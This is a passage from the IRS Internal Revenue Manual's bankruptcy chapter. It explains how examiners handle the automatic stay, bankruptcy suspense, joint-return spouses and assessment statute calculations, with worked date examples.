K. Once the notice of deficiency has defaulted on the non-bankrupt spouse who files a joint return, the assessment should be made on the MFT 31 or NMF module or on NMF as appropriate. See IRM 4.10.8.11.1.1, *Separate Assessments on Joint Taxpayers*. After the MFT 31 or NMF assessment for the non-bankrupt taxpayer has posted, the case should be forwarded to the Examination Bankruptcy Coordinator in Technical Services for bankruptcy suspense.

Caution:

Protect the assessment statute of the non-bankrupt spouse by completing the assessment prior to forwarding the case for bankruptcy suspense.

L. In TEFRA cases where one spouse is in bankruptcy, the assessment should be made timely on the MFT 31 or NMF as appropriate against the non-bankrupt spouse. Once the MFT 31 or NMF assessment for the non-bankrupt taxpayer posts, forward the case for suspense.

M. Once the automatic stay is lifted, the suspended 90/150 day petition period begins to run and failure to timely file a petition with the Tax Court will result in a defaulted notice of deficiency case.

N. If the Bankruptcy Court or the Tax Court determines that there is no change in tax liability for the bankrupt debtor, the case will be closed to Centralized Case Processing (CCP) once default of the notice of deficiency has occurred.

O. Post-petition tax years under BAPCPA are not affected by the automatic stay and should be assessed upon default of the notice of deficiency. Do not place these tax years into bankruptcy suspense.

P. If a pre-petition deficiency is determined by the Bankruptcy Court, it should be assessed within 60 days after the determination, notwithstanding other deficiency procedures or the automatic stay (under IRC section 6871(b)(2) and USC section 505(c)).

Q. When the Bankruptcy Court lifts the automatic stay for the purpose of allowing the Tax Court case to proceed, the Service should ask that the Bankruptcy Court's stay lift order allow the Service to assess the taxes as determined by the Tax Court (especially for pre-BRA '94 cases). If it does not, Area Counsel may request the Bankruptcy Court to lift the automatic stay so that the assessment may be made for pre-BRA '94 cases. Attach Form 3198, *Special Handling Notice for Examination Case Processing*, and check the block "Other" and insert the date by which the assessment should be made.

3. Unagreed Tax Cases Held by the Area Where a Statutory Notice of Deficiency is Not Required to be Issued

A. IRC section 6212 addresses cases when a notice of deficiency is required. With exception of transferee liability and fiduciary liability notices, all tax cases not covered by IRC section 6212 are immediately assessable without observing the notice of deficiency process except in bankruptcy cases provided in (b) below.

B. If the bankruptcy petition was filed before October 22, 1994, and the case is a pre-petition period, it should be suspended until the stay is lifted. The assessment can be made upon the lifting of the stay. For post-petition periods, taxes may be immediately assessed.

C. If the bankruptcy petition was filed on or after October 22, 1994, and the tax is not subject to IRC section 6212, it may be assessed without waiting for the automatic stay to lift.

D. The administrative tax returns and examination adjustments to the bankruptcy estate returns are not affected by the automatic stay. They are immediately assessable under IRC section 6871(b) and Treas. Reg. § 301.6871(a)-1. If the cases are agreed, they can be closed and assessed using normal procedures. If unagreed, Letter 1005 (DO), *Deficiency Letter in Bankruptcy and Receivership Cases*, should be issued covering deficiencies determined on returns of income of the bankruptcy estate.

4.27.3.5 (08-21-2009)
Bankruptcy Review and Suspense

1. The examination bankruptcy coordinator is responsible for reviewing each case to ensure the automatic stay is in effect before placing a case into bankruptcy suspense.

4.27.3.5.1 (08-21-2009)
Cases Requiring Suspension

1. Except for when the Bankruptcy Court has authorized an assessment, cases were the tax deficiency cannot be assessed due to the automatic stay will be placed into bankruptcy suspense. As a general rule, the following conditions must be met prior to suspension:

A. Pre-petition tax years where the bankruptcy petition was filed before October 22, 1994.

B. All unagreed statutory notice of deficiency cases where the bankruptcy petition was filed after October 21, 1994 and before October 17, 2005.

C. All unagreed pre-petition tax year statutory notice of deficiency cases where the bankruptcy petition was filed after October 16, 2005.

D. All unagreed statutory notice of deficiency cases mentioned in a, b, and c above where the statutory notice of deficiency has not defaulted prior to the filing of the bankruptcy petition.

Caution:

Generally, for unagreed cases where a bankruptcy petition has been filed, the assessment period will be suspended by the automatic stay after the Service issues a statutory notice of deficiency. Failure to issue the statutory notice of deficiency could result in a barred assessment.

4.27.3.5.2 (08-21-2009)
Bankruptcy Petitions Subject to Dismissal (Commonly Referred to as Serial Filers)

1. Under the Bankruptcy Abuse Prevention and Consumer Protection Act of 2005 (BAPCA), if a taxpayer has filed an individual Chapter 7, 11, or 13 bankruptcy within 12 months of the previous dismissal of one individual Chapter 7, 11, or 13 bankruptcy, the new petition may be considered as not filed in good faith, thus terminating the bankruptcy stay. See 11 USC 362(c)(3) and (4).
2. Chief Counsel Notice CC-2008-007 provides guidance when determining the status of the automatic stay for serial filers.
3. First check the docket report on PACER to see if there is an order granting the debtor's motion for continuance of the automatic stay.
4. Insolvency should input a TC 521 and TC 520 Closing Code 84 reflecting the date the automatic stay is terminated. If these transactions are not reflected on the taxpayer's account, do not assume the automatic stay is in effect. Refer to IRM 5.9.5.7, *Serial Filers*.
5. If in doubt about whether the automatic stay is in effect, check with Counsel.

4.27.3.5.3 (08-21-2009)
Required Actions Prior to Bankruptcy Suspense

1. Examination bankruptcy coordinators, when receiving cases for bankruptcy suspense, will review each case to ensure that the automatic stay is in effect before placing a case into bankruptcy suspense.
2. Research the bankruptcy status by taking the following steps:

   A. Contact the Bankruptcy Court, Insolvency, or research any available on-line public records system, e.g., Automated Insolvency System (AIS), Asset Locator Service, and/ or Public Access to Court Electronic Records (PACER), to determine if the automatic stay is in place.

   Note:

   Most bankruptcy filings can be accessed using the IRS's current asset locator vendor at http://met.web.irs.gov/rs/index.htm.

   B. Inspect TXMODA, IMFOL/BMFOL, or MFTRA to determine if the modules contain Transaction Code (TC) 520 (indicating the date the bankruptcy petition was filed) and/or TC 521 (bankruptcy dismissal or discharge date) with appropriate Collection closing codes, e.g., Closing Code 60, 61, 62, 63, 64, 65, 66, 67, 81, 83, 84, 85, 86, 87, 88, or 89. See IRM 5.9.5.6.1, *Closing Codes*. If you determine a TC 520 or TC 521 is missing, contact Insolvency to advise.

3. If the bankruptcy coordinator cannot send a case immediately to CCP for assessment and closure, the following preliminary screening should be performed:

   A. Verify that the normal statute of limitation under IRC section 6501 is adequately protected for all assigned tax periods, including related returns. See IRM 4.27.4, *Statute of Limitations Considerations*, for the determination of a bankruptcy statute, if necessary.

   B. Verify information on the petition with the Bankruptcy Court or any local systems in place and update as necessary. Determine the correct details of bankruptcy filings, such as name of the petitioner, identification number (SSN/EIN), petition date, chapter filed, location/court filed, docket number, and the trustee, if appointed. When in doubt, request the assistance of Insolvency.

   C. Ensure Form 895, *Notice of Statute Expiration*, is properly completed and attached to the case, when applicable. Indicate on the Form 895 the bankruptcy filing date, discharge, or dismissal date and the notice of deficiency mailing date. Also indicate whether the bankruptcy is a joint filing or not. If one spouse is a non-petitioning spouse (is not included in the bankruptcy), indicate the date the MFT 31 or NMF assessment was completed. If you are waiting for an assessment to post for a non-bankrupt spouse, leave the ASED as the live ASED until the assessment has been completed.

   D. IRM 25.6.23, *Examination Process - Assessment Statute of Limitations Controls*, provides guidance on the use of Alpha Code "KK."

   Caution:

   Watch out for cases arriving which have already been updated to "KK." Ensure this is correct and if not, update to the correct ASED. Only the Technical Services Examination Bankruptcy Coordinator should use "KK. " IRM Exhibit 25.6.23-3, *Instructions for Updating a Statute on AIMS*.

   E. Research AIMS to verify that a full master file or non-master file record has been established. Ensure the AIMS record properly reflects name of taxpayer, identification number (SSN/EIN), open tax period(s) compared to period(s) contained in the case, regular statute dates, organization code, status code, and project code. See chart below:

Bankruptcy Chapter	Review Type	Project Code	Tracking Code	Suspense Code
7	48	0663	4007	593
11	48	0664	4011	593
12	48	0665	4012	593
13	48	0666	4013	593

4. Conduct a limited review on all cases, inspecting for completeness and proper case assembly in the following areas:

   A. Ensure the case contains a valid statutory notice of deficiency. See IRM 4.8.9, *Statutory Notices of Deficiency Issued by Area Offices*.

   B. Ensure the case contains a completed Form 5344, *Examination Closing Record*, Compliance checksheet, Form 4549, *Income Tax Examination Changes*, or similar report of examination changes, tax return or RTVUE/BRTVU, and supporting workpapers.

   C. Ensure Disposal Code 10, 12, or 13 is reflected on the RGS LAN record.

   D. Move the RGS Lan record to Fileserver Suspend while the case is being held in bankruptcy suspense.

   E. Verify the report represents all issues reflected in the workpapers and the computation of the tax has been correctly determined for all periods.

   F. Reconcile the report to the transcript to ensure all previous adjustments have been considered, including unpostable assessments which have not been deleted.

   G. Consider the required special handling for joint returns with non-bankrupt spouse and related returns. MFT 31 or NMF procedures may need to be followed. Refer to IRM 4.8.5.3.8, *Joint Returns*.

   H. Ensure that any agreements which require processing are properly executed with the correct forms and signatures, e.g., waivers, statute extensions, etc.

   I. Ensure assessments made in violation of the automatic stay are abated and procedures are in place that would allow assessments only after the automatic stay has been lifted.

J. Cases requiring further development or correction should be returned to the Examination group. Locally developed transmittal memorandum should be prepared to clearly explain additional action(s) needed.

4.27.3.6 (08-21-2009)
Monitoring of Bankruptcy Suspense Inventory

1. Areas will develop local procedures to monitor the lifting of the automatic stay. At a minimum, monthly monitoring should be instituted.

   A. In order to allow sufficient time for assessment of the deficiency, Technical Services Examination Bankruptcy Coordinator will transmit a list monthly to Insolvency in order to determine whether the automatic stay was lifted on any suspended cases in which a notice of deficiency was issued.

   B. Within five workdays of the receipt of the list, Insolvency will advise Examination which assessments may be made and the date the stay was lifted.

   C. Alternative procedures may be used in areas in which Examination has direct access to bankruptcy court databases such as PACER. Also, most bankruptcy filings can be pulled up using the IRS's current asset locator vendor at http://met.web.irs.gov/rs/index.htm.

2. For petitions filed prior to October 22, 1994, agreed cases could not be assessed due to the automatic stay, but assessment can be made and cases closed immediately after the automatic stay has been lifted.

3. Unagreed cases where the automatic stay has been lifted and the notice of deficiency has been issued can be closed the earlier of: the expiration of the 90/150 day period plus an additional 60 days for filing a petition with the Tax Court; or such time as Area Counsel makes the request. The file may be returned to notice of deficiency suspense and updated to Status 24 or it can be left in bankruptcy suspense until the default date.

4.27.3.7 (08-21-2009)
Bankruptcy Processing after the Automatic Stay Lifted

1. Generally, once the automatic stay has been lifted, the case will be processed using normal processing procedures.

2. A bankruptcy case may involve a joint liability for a deficiency, i.e., joint returns of husband and wife.

   A. If only one spouse filing a joint return is in bankruptcy, the agreed or unagreed liability of the non-bankrupt spouse will be assessed for the full amount of the deficiency by creating a Masterfile (MFT) 31 account (or Non-Master File (NMF) account, if applicable) under his/her own taxpayer identification number (TIN).

   B. If the notice of deficiency periods have not expired prior to bankruptcy for the bankrupt spouse, the assessment will be made later under his/her own MFT 31 or NMF account created using his/her own TIN.

3. All unagreed cases coming into CCP for closing when the bankruptcy case is pending, as demonstrated by the existence of the AIMS X freeze, will be forwarded to the appropriate area Technical Services Examination Bankruptcy Coordinator Function.

   A. CCP will release a freeze if a freeze has reappeared between the time Technical Services releases the freeze and CCP begins processing the case, as long as a copy of the Form 5348, *AIMS/ERCS Update (Examination Update)*, showing approval for releasing the freeze is found with the case file.

   B. The original Form 5348 will be maintained according to record retention instructions.

   Note:

   Form 5348 should be maintained for one year by the AIMS Coordinator or other designated person who inputs the AIMS X or U freeze release. Local procedures should designate who will retain the Form 5348.

   C. A copy will be placed behind the Form 3198 attached to the front of the case file.

More Internal Revenue Manual

Part 4. Examining Process

Chapter 27. Bankruptcy

Section 4. Statute of Limitations Considerations

4.27.4 Statute of Limitations Considerations

- 4.27.4.1 Overview
- 4.27.4.2 BRA 94 and BAPCPA 05: Effect of Automatic Stay on or after October 22, 1994
- 4.27.4.3 The Effect of the Bankruptcy on the Notice of Deficiency Period and Assessment Statute
- 4.27.4.4 Old Law: Effect of Automatic Stay -- Prior to 10/22/1994
- 4.27.4.5 Bankrupt TEFRA Investors
- 4.27.4.6 Protecting the Assessment Statute of Limitations (ASED)

4.27.4.1 (08-21-2009)
Overview

1. This manual section details how the filing of a bankruptcy petition affects the assessment statute. We will address "old law (the law before the Bankruptcy Reform Act of 1994 (BRA 94) was enacted)," BRA 94, and most currently the Bankruptcy Abuse Prevention and Consumer Protection Act of 2005 (BAPCPA 05). We will address Pre BRA 94 "old law " last since there are few of these cases still in the examination stream.

   Caution:

   The assessment statute is affected in different ways depending on the bankruptcy filed date.

4.27.4.2 (08-21-2009)
BRA 94 and BAPCPA 05: Effect of Automatic Stay on or after October 22, 1994

1. For bankruptcy petitions filed after October 21, 1994, the automatic stay provision of the U.S. Bankruptcy Code does not prohibit assessment of agreed deficiencies against the taxpayer. For this reason, the statute of limitations period under IRC section 6503(h)(1) does not apply in these situations.

   Example:

   A taxpayer files her 1993 individual tax return on April 15, 1994. On December 1, 1994, she files a petition for bankruptcy, and is not granted a discharge until May 2, 1997. On March 31, 1995, she signs a Form 870, *Waiver of Restrictions on Assessment and Collection of Deficiency in Tax and Acceptance of Overassessment,* agreeing to an additional deficiency on her 1993 return. Although still in bankruptcy, the additional tax must be assessed before the statute of limitations expires on April 15, 1997, under IRC section 6501(a).

   Example:

   On December 1, 1994, a taxpayer files a petition for bankruptcy and will not be granted a discharge until April 30, 1999. The taxpayer files his 1995 individual tax return on April 15, 1996, and agrees to an examination deficiency on March 25, 1997. Although still in bankruptcy, the additional tax must be assessed on or before the statute of limitations expires on April 15, 1999, under IRC section 6501(a).

2. In unagreed pre-petition case years in which a bankruptcy petition was filed after October 21, 1994, and unagreed post-petition case years in which a bankruptcy petition was filed after October 21, 1994 but before October 17, 2005, the automatic stay does not prohibit the issuance of a statutory notice of deficiency. However, the stay still prohibits the commencement or continuation of a proceeding before the U.S. Tax Court (see *Halpern v. Commissioner, 96 T.C. 895 (1991)*). For this reason, the statutory notice of deficiency must be issued prior to the expiration of the IRC section 6501(a) assessment statute.
3. Once a statutory notice of deficiency is issued, IRC section 6213(a) suspends the statute of limitations during the 90-day petition period and IRC section 6503(a)(1) suspends the limitation period for an additional 60 days.
4. IRC section 6213(f) provides that the 90-day petition period is suspended while the taxpayer is prohibited from petitioning the Tax Court due to the bankruptcy proceedings, and for additional 60 days. Thus, while the taxpayer is prohibited from petitioning the Tax Court due to the automatic stay, the statute of limitations is suspended.

   Caution:

   Under BAPCPA 05, an individual debtor's post petition periods are no longer protected by the automatic stay. See IRM 5.9.4.2.1, *BRA 94 and BAPCPA's Effect on Assessments,* paragraph (4).

5. Revenue Ruling 2003-80, 2003-29 I.R.B. 80 provides guidance when calculating the assessment period for cases where a notice of deficiency has been issued, whether issued before or after the taxpayer files a bankruptcy petition. Refer to Revenue Ruling 2003-80, for additional information and examples.
6. For cases filed on or after October 17, 2005, BAPCPA limits the stay on Tax court proceedings regarding an individual debtor's tax liability only for a taxable period ending before the order for relief (the stay applies to both pre-petition and post petition corporate liabilities so long as it is a liability the bankruptcy court may determine). See 11 USC section 362(a)(8). Therefore, the indirect ASED stay for deficiency liabilities resulting from IRC section 6213(a) will no longer apply to an individual debtor's post petition liabilities.
7. The Service may obtain a valid consent to extend the statute of limitations on assessment from entities in bankruptcy.
8. For more information, refer to IRM 5.9.4.2.1, *BRA 94 and BAPCPA's Effect on Adjustments.*

4.27.4.3 (08-21-2009)
The Effect of the Bankruptcy on the Notice of Deficiency Period and Assessment Statute

1. Bankruptcy can affect the notice of deficiency period and the assessment statute. Examiners need to be familiar with the impact.

4.27.4.3.1 (08-21-2009)
90-day Petition Period Expired Before Bankruptcy Petition Filed

1. If the 90 day petition period expires prior to the filing of a bankruptcy petition, the automatic stay will have no effect on the assessment period. The assessment statute will be determined under IRC section 6501(a) and IRC section 6503.

Example:

A taxpayer files her 1993 income tax return on April 15, 1994. The return is examined and a statutory notice of deficiency is mailed on May 31, 1995. The 90-day period for petitioning Tax Court expires on August 29, 1995. On October 31, 1995, the taxpayer files a bankruptcy petition which triggers the automatic stay. The statute of limitations under IRC section 6503(a)(1) expires September 12, 1997, determined by adding the 90-day petition period and additional 60 days to April 15, 1997 (the normal three year statute date under IRC section 6501(a). Since the 90-day petition period expired before the automatic stay became effective, IRC section 6213(f) does not suspend the petition period nor is the assessment period suspended under IRC section 6503(h)(1). The statute is not suspended.

4.27.4.3.2 (08-21-2009)
90-day Period Running but Not Expired When Bankruptcy Petition Filed

1. If a taxpayer files for bankruptcy protection after the issuance of a statutory notice of deficiency, but before the expiration of the 90-day petition period, the taxpayer is prohibited from petitioning the Tax Court while the automatic stay is pending unless such petition is authorized by the Bankruptcy Court.
2. Once the automatic stay is lifted, the unexpired portion of the 90-day petition period begins to run again and the taxpayer may petition the Tax Court.
3. The petition period is extended by an additional 60 days under IRC section 6213(f).
4. In such cases, the statute of limitations under IRC section 6503(a)(1) is determined by adding the following periods to the date the automatic stay is lifted:
   - A. The number of days remaining on the IRC section 6501(a) statute of limitations when the notice of deficiency was issued;
   - B. An additional 60 days under IRC section 6213(f);
   - C. The number of days remaining on the 90-day petition period under IRC section 6213(a) when the bankruptcy was filed; and
   - D. An additional 60 days under IRC section 6503(a).

Example:

A taxpayer files his 1992 income tax return on April 15, 1993. The return is examined and a statutory notice of deficiency is mailed on May 31, 1995. On July 17, 1995, the taxpayer files a bankruptcy petition, initiating the automatic stay. A discharge is granted by the Bankruptcy Court on December 29, 1995, which lifts the stay. Since the stay prohibits the taxpayer from petitioning the Tax Court, IRC section 6213(f) suspends the 90-day petition period for the duration of the stay. Once the stay is lifted, the taxpayer has until April 10, 1996 (add to December 29, 1995, the remaining 43 days of the petition period when the bankruptcy was filed and the stay became effective, and an additional 60 days), to petition the Tax Court. If the taxpayer does not petition by this date, the statute of limitations under IRC section 6503(a)(1) is April 25, 1997, determined by adding to December 29, 1995 (the date the stay is lifted): (a) the number of days remaining on the statute at the time the notice of deficiency was issued (May 31, 1995, through April 15, 1996 (321 days)), (b) the 43 days remaining on the petition period at the time the stay went into effect plus the additional 60 days under IRC section 6503(a), and (c) the additional 60 days to petition the Tax Court under IRC section 6213(f).

4.27.4.3.3 (08-21-2009)
90-day Period Not Running When the Bankruptcy Petition Filed

1. When a taxpayer is in bankruptcy at the time the statutory notice of deficiency is issued, the 90-day petition period does not begin to run until the automatic stay is lifted.
2. Once the stay is lifted, the taxpayer is permitted to petition the Tax Court within the 90-day period plus 60 days (total of 150 days) following the lifting of the stay under IRC section 6213(f)(1).
3. In such circumstances, the statute of limitations under IRC section 6503(a)(1) is determined by adding the following periods to the date the automatic stay is lifted:
   - A. The number of days remaining on the IRC section 6501(a) statute of limitations when the notice of deficiency was issued;
   - B. An additional 60 days under IRC section 6213(f);
   - C. The 90-day petition period under IRC section 6213(a) when the bankruptcy was filed; and
   - D. An additional 60 days under IRC section 6503(a)(1).

Example:

A taxpayer files her 1992 income tax return on April 15, 1993. On July 17, 1995, the taxpayer files a bankruptcy petition initiating the automatic stay. The return is examined and a statutory notice of deficiency mailed on August 31, 1995. A discharge is granted by the Bankruptcy Court on December 29, 1995, lifting the stay. Since the stay prohibits the taxpayer from petitioning the Tax Courts, IRC section 6213(f) suspends the 90-day petition period for the duration of the stay and extends by another 60 days (total of 150 days) within which to petition the Tax Court. Once the stay is lifted on December 29, 1995, the 150-day petition period begins to run and the taxpayer has until May 28, 1996, to petition. If the taxpayer does not petition by this date, the statute of limitations under IRC section 6503(a)(1) would expire on March 11, 1997, determined by adding to December 29, 1995: (a) the number of days remaining on the statute when the notice of deficiency was issued (August 31, 1995, through April 15, 1996 (228 days)); (b) the 60-days under IRC section 6213(f); (c) the 90-day petition period under IRC 6213(a), and (d) an additional 60 days under IRC section 6503(a)(1).

4.27.4.4 (08-21-2009)
Old Law: Effect of Automatic Stay -- Prior to 10/22/1994

1. This section describes how the automatic stay provisions may suspend and impact the statute of limitations for bankruptcy petitions filed before October 22, 1994.

4.27.4.4.1 (08-21-2009)
Old Law: Pre-Petition Tax Years

1. For all pre-petition years of a taxpayer whose petition was filed prior to October 22, 1994, the automatic stay provision of the U.S. Bankruptcy Code prohibits assessment. The automatic stay operates to prohibit (i) the commencement or continuation of action before the U.S. Tax Court, and (ii) any act to collect or assess a claim that arose before commencement of the bankruptcy case (BC section 362(a)(6) and BC section 362(a)(8) before the effective date of BC section 362(b)(9)(d)). IRC section 6503(h)(1) suspends the running of the statutory period of limitations on making assessments for the period during which the Service is prohibited from making an assessment as a result of the automatic stay, and for an additional 60 days. In the case of a joint return where only one spouse is in bankruptcy, IRC section 6503(h)(1) only suspends the statute of limitations for that spouse. Thus, the statute of limitation for assessment for the spouse not protected by the automatic stay is determined under IRC section 6503(a)(1).
2. For agreed pre-petition years of a pre-BRA '94 case, the statute of limitations is suspended during the period of the automatic stay under IRC section 6503(h)(1). The limitation period is determined by adding to the date the automatic stay is lifted, the number of days remaining on the normal 3 year statute (under IRC section 6501(a)) plus an additional 60 days (under IRC section 6503(h)(1)).
3. **If a consent to extend the statute of limitations**, under IRC section 6501(c)(4) is executed while the automatic stay is in place, the statute of limitations will be the later of (i) the suspended statute as determined under IRC section 6503(h)(1) without considering the consent, or (ii) the statute as extended by consent under IRC section 6501(c)(4).
4. The automatic stay does not prohibit the issuance of a statutory notice of deficiency on **unagreed pre-petition** tax years where a bankruptcy petition was filed prior to October 22, 1994. It only prohibits the commencement or continuation of a proceeding before the U.S. Tax court. The statutory notice of deficiency should be issued prior to the expiration of the statute under IRC section 6501(a) without considering the statute suspension provisions of IRC section 6503(h)(1) for taxpayers in bankruptcy. This practice is in the Service's best interest in view of events such as dismissal of bankruptcy petition, or lack of timely notice of dismissal, or discharge of the bankruptcy case.
5. When a **statutory notice of deficiency** is issued, IRC section 6503(a)(1) and IRC section 6213(a) suspend the statute of limitations during the 90-day (150-day for addresses outside U.S.) petition period and for an additional 60 days thereafter. For a taxpayer who is prohibited by the automatic stay from filing a petition with the Tax Court, the 90-day petition period under IRC section 6503(a)(1) and IRC section 6213(a) is suspended and an additional 60 days allowed under IRC section 6213(f). Thus, the taxpayer in a bankruptcy proceeding has a total of 150 days (not including the time suspended while the stay was in effect), within which to petition the Tax Court.
6. If an **assessment was pending** (e.g., on a defaulted 90-day case) when the bankruptcy petition was filed, the automatic stay of the U.S. Bankruptcy Code prohibited the assessment on pre-BRA '94 bankruptcy cases. IRC section 6503(h)(1) suspended the running of the 3-year assessment period under IRC section 6501(a) statute of limitations provisions and added an additional 60 days to the three year period.
7. If the **90-day petition period has expired and no assessment was made** by the bankruptcy petition date (and the automatic stay went into effect), the statute for assessment purposes under IRC section 6503(h)(1) is calculated by adding the following to the date the automatic stay is lifted:
   A. The number of days remaining on the statute at the time the automatic stay went into effect, without considering the 90-day statutory notice period. If a consent to extend the statute under IRC section 6501(c)(4) was executed before the automatic stay was effective, it will be considered in calculating the days remaining on the statute.

   B. An additional 60-day assessment period under IRC section 6503(h)(1).
8. If a taxpayer goes into **bankruptcy after the issuance of a statutory notice of deficiency but** before the **90-day petition period has expired**, the taxpayer is prohibited from petitioning the Tax Court during the automatic stay, unless authorized by the U.S. Bankruptcy Court. However, once the automatic stay is lifted, the taxpayer is again permitted to petition the Tax Court during the unexpired portion of the 90-day period when the automatic stay went into effect plus an additional 60 days (IRC section 6213(f)). In such circumstances, the statute of limitations under IRC section 6503 is determined by adding the following periods to the date the automatic stay is lifted:
   A. The number of days remaining on the statute at the time the notice of deficiency was issued;

      Note:

      If a consent to extend the statute under IRC section 6501(c)(4) has been executed, it will be considered in calculating the days remaining on the statute if it was executed before the automatic stay became effective.

   B. The number of days remaining on the 90-day period for petition to the Tax Court at the time the automatic stay went into effect plus 60 days under IRC section 6513(f); and

   C. Additional 60 days for taxpayer to petition the Tax Court under IRC section 6503(a)(1).
9. If a statutory notice of deficiency is issued during the automatic stay, the taxpayer is prohibited from petitioning the Tax Court until the Bankruptcy Court lifts the stay. Thus, the 90-day notice of deficiency period does not commence until the automatic stay is lifted. Once it is lifted, the taxpayer is permitted to petition the Tax court for the 90-day period following the lifting of the stay plus an additional 60 days (IRC section 6213(f)). In such circumstances, the statute of limitations under IRC section 6503 is determined by adding the following periods to the date the automatic stay is lifted:
   A. The number of days remaining on the statue of limitations at the time the automatic stay went into effect.

      Note:

      If a consent under IRC section 6501(c)(4) was executed before the automatic stay is effective, it will be considered in calculating the days remaining on the statute.

   B. The 90-day petition period under IRC section 6213(a), plus 60 days as provided under IRC section 6503(a)(1); and

   C. Additional 60 days to petition Tax Court under IRC section 6213(f).

4.27.4.4.2 (08-21-2009)
Old Law: Post-Petition Tax Years

1. The automatic stay provision of the Bankruptcy Code does not apply to post-petition tax years even if the petition was filed before October 22, 1994, except where 90-day petition period on a statutory notice must be suspended.
2. The automatic stay provisions of IRC section 6503(h)(1) do not apply to agreed post-petition years, even where a petition was filed prior to October 22, 1994. (On or after October 22, 1994, the automatic stay no longer prohibits assessment under the Bankruptcy Code.)
3. Assessments may be made regardless of the taxpayer's status in the bankruptcy proceeding.

4. The bankruptcy automatic stay operates to prohibit:

   A. The commencement or continuation of action before the U.S. Tax Court, and

   B. Any act to collect or assess a claim against a debtor that arose before the commencement of the bankruptcy case. BC section 362(a)(6) and BC section 362(a)(8).

   Thus, the statute suspension provisions of IRC section 6503(h)(1) do not apply.

5. For all post-petition years of a taxpayer who filed a petition prior to October 22, 1994, the automatic stay provisions do not prohibit the issuance of a statutory notice of deficiency. However, the stay does prohibit the commencement or continuation of a proceeding before the U.S. Tax Court, unless authorized by the Bankruptcy Court (refer to *Halpern v. Commissioner, 96 T.C. 895 (1991)*). Thus the statute must be protected by issuance of a notice of deficiency prior to the expiration of the IRC section 6501(a) assessment statute.

6. To accommodate the effect the automatic stay has on the filing of Tax Court petitions, IRC section 6213(f) provides that the 90-day period to petition the Tax Court under IRC section 6213(a) is suspended due to the automatic stay plus the additional 60 days. IRC section 6503(a)(1) is a general provision suspending the statute of limitations during the IRC section 6213(a) 90-day petition period and for 60 days thereafter.

4.27.4.5 (08-21-2009)
Bankrupt TEFRA Investors

1. When a TEFRA investor files for bankruptcy protection, the assessment statutes of limitation (ASED) on the affected pre-petition years become shortened. The most common ASED date will be the one year date which is imposed by IRC section 6229(f) — Items Becoming Non-partnership Items.

2. Because this is a specialized area, Examiners are encouraged to contact their area TEFRA coordinator when determining the ASED of a TEFRA investor.

3. By filing for bankruptcy, the TEFRA investor converts the partnership items into non-partnership items as of the date the bankruptcy petition is filed. The investor no longer remains a part of the TEFRA proceedings. The Service then has one year from the bankruptcy petition date to make an assessment or issue a statutory notice of deficiency. The one year period under IRC section 6229(f) may be extended using Form 872-F, *Consent to Extend the Time to Assess Tax Attributable to Items of a Partnership or S Corporation That Have Converted Under IRC Section 6231(b).*

4. The other ASED that should be determined in bankrupt TEFRA investor cases is the suspension of the statute of limitations during the period when an action may be brought on a notice of final partnership administrative adjustment plus one year, as provided under IRC section 6229(d) — Suspension When Secretary Makes Administrative Adjustment. This code section provides that if an action is brought on the final notice during the suspension period, the suspension is extended until the decision of the court. Once the decision is entered on the key TEFRA partnership case, and becomes final (normally 90 days from the date that the decision is entered by the court), the TEFRA proceedings have ended and Service has one year in which to make any flow through adjustments to related TEFRA investor tax returns and to assess any tax resulting from the court decision. The one year date under IRC section 6229(d) may supersede the ASED of IRC section 6229(f). The ASED is the earlier of one year from the date the court decision becomes final or one year from the bankruptcy petition date.

5. See IRM 4.31.7, *Pass-Through Entity Handbook - TEFRA Bankruptcy* for additional information.

4.27.4.6 (08-21-2009)
Protecting the Assessment Statute of Limitations (ASED)

1. As a general rule, an alpha code should not be entered on AIMS and on statute control records prior to 180 days before expiration of the normal statutory period for assessment and the individual ASED alpha code descriptions below should be read in the context of this general rule. Most alpha codes apply only when precise requirements of the law are met. The alpha code should be used only when it is clear that all essential elements of the applicable law are present.

   Caution:

   For those joint tax returns involving a non-bankrupt spouse, do not update to Alpha Code "KK" until the non-bankrupt spouse has been assessed.

2. IRM 25.6.23, *Examination Process-Assessment Statute of Limitations Controls*, and IRM Exhibit 25.6.23-3, *Instructions for Updating the Statute on AIMS*, provides detailed information about completing Forms 895 and the use of Alpha Code "KK."

3. Once an automatic stay has been lifted, the ASED will be recomputed and the ASED will be updated.

4. When updating an ASED to "KK," note in the remarks section of the Form 895, *Notice of Statute Expiration*, the date the notice of deficiency was issued and the date the bankruptcy petition was filed.

5. When the ASED is updated after an automatic stay has been lifted, indicate on the Form 895 the dismissal or discharge date.

6. Leave Alpha Code "EE" for those cases where no return has been filed. At least once a year, check IDRS for transaction codes that may indicate a return may have been filed.

More Internal Revenue Manual

Part 4. Examining Process

Chapter 27. Bankruptcy

Section 5. Miscellaneous Provisions

4.27.5 Miscellaneous Provisions

- 4.27.5.1 Overview
- 4.27.5.2 Prompt Determination Requests
- 4.27.5.3 Requests for Refund
- 4.27.5.4 Chapter 12 Bankruptcy Plan - 11 USC Section 1231(b) Requests
- 4.27.5.5 Individual Chapter 11 Debtors Required Filings per IRC Section 1398 Post BAPCPA
- Exhibit 4.27.5-1 Prompt Determination Requests - Research Requirements
- Exhibit 4.27.5-2 Pattern Letter—Prompt Determination Request for Partnership Return
- Exhibit 4.27.5-3 Pattern Letter-Prompt Determination Request for 1120S Return (Not Examined)

4.27.5.1 (12-03-2010)
Overview

1. This section addresses situations requiring special handling for bankruptcy cases.
2. Examiners should see IRM 4.31.7, *Pass-Through Entity Handbook - TEFRA Bankruptcy*, and IRM 4.27.4.5, *Bankrupt TEFRA Investors*, for information regarding TEFRA bankruptcy cases.

4.27.5.2 (08-25-2009)
Prompt Determination Requests

1. Rev. Proc. 2006-24; 2006-22 I.R.B. 943, provides the procedures to be followed by a trustee (or debtor in possession) representing the bankruptcy estate when requesting a prompt determination by the Service of any unpaid tax liability of the estate.
2. Prompt determination requests will be received by the Centralized Insolvency Operation (CIO), Philadelphia Campus.
3. CIO will screen each request to ensure it meets the requirements outlined in Rev. Proc. 2006-24.

   Note:

   A separate penalty of perjury statement is no longer required under Rev. Proc. 2006-24. The signature on the tax return, signed under penalty of perjury, is sufficient.

4. If the prompt determination request meets the requirements per Rev. Proc. 2006-24, CIO will overnight the package to the appropriate Planning and Special Programs (PSP).
5. If the prompt determination package is incomplete, CIO will forward the request to the appropriate Field Insolvency Office.
6. The Field Insolvency Office will then return an incomplete request to the trustee and give them the opportunity to resubmit a perfected request. Once a perfected request is received, Field Insolvency will forward the completed package to PSP.
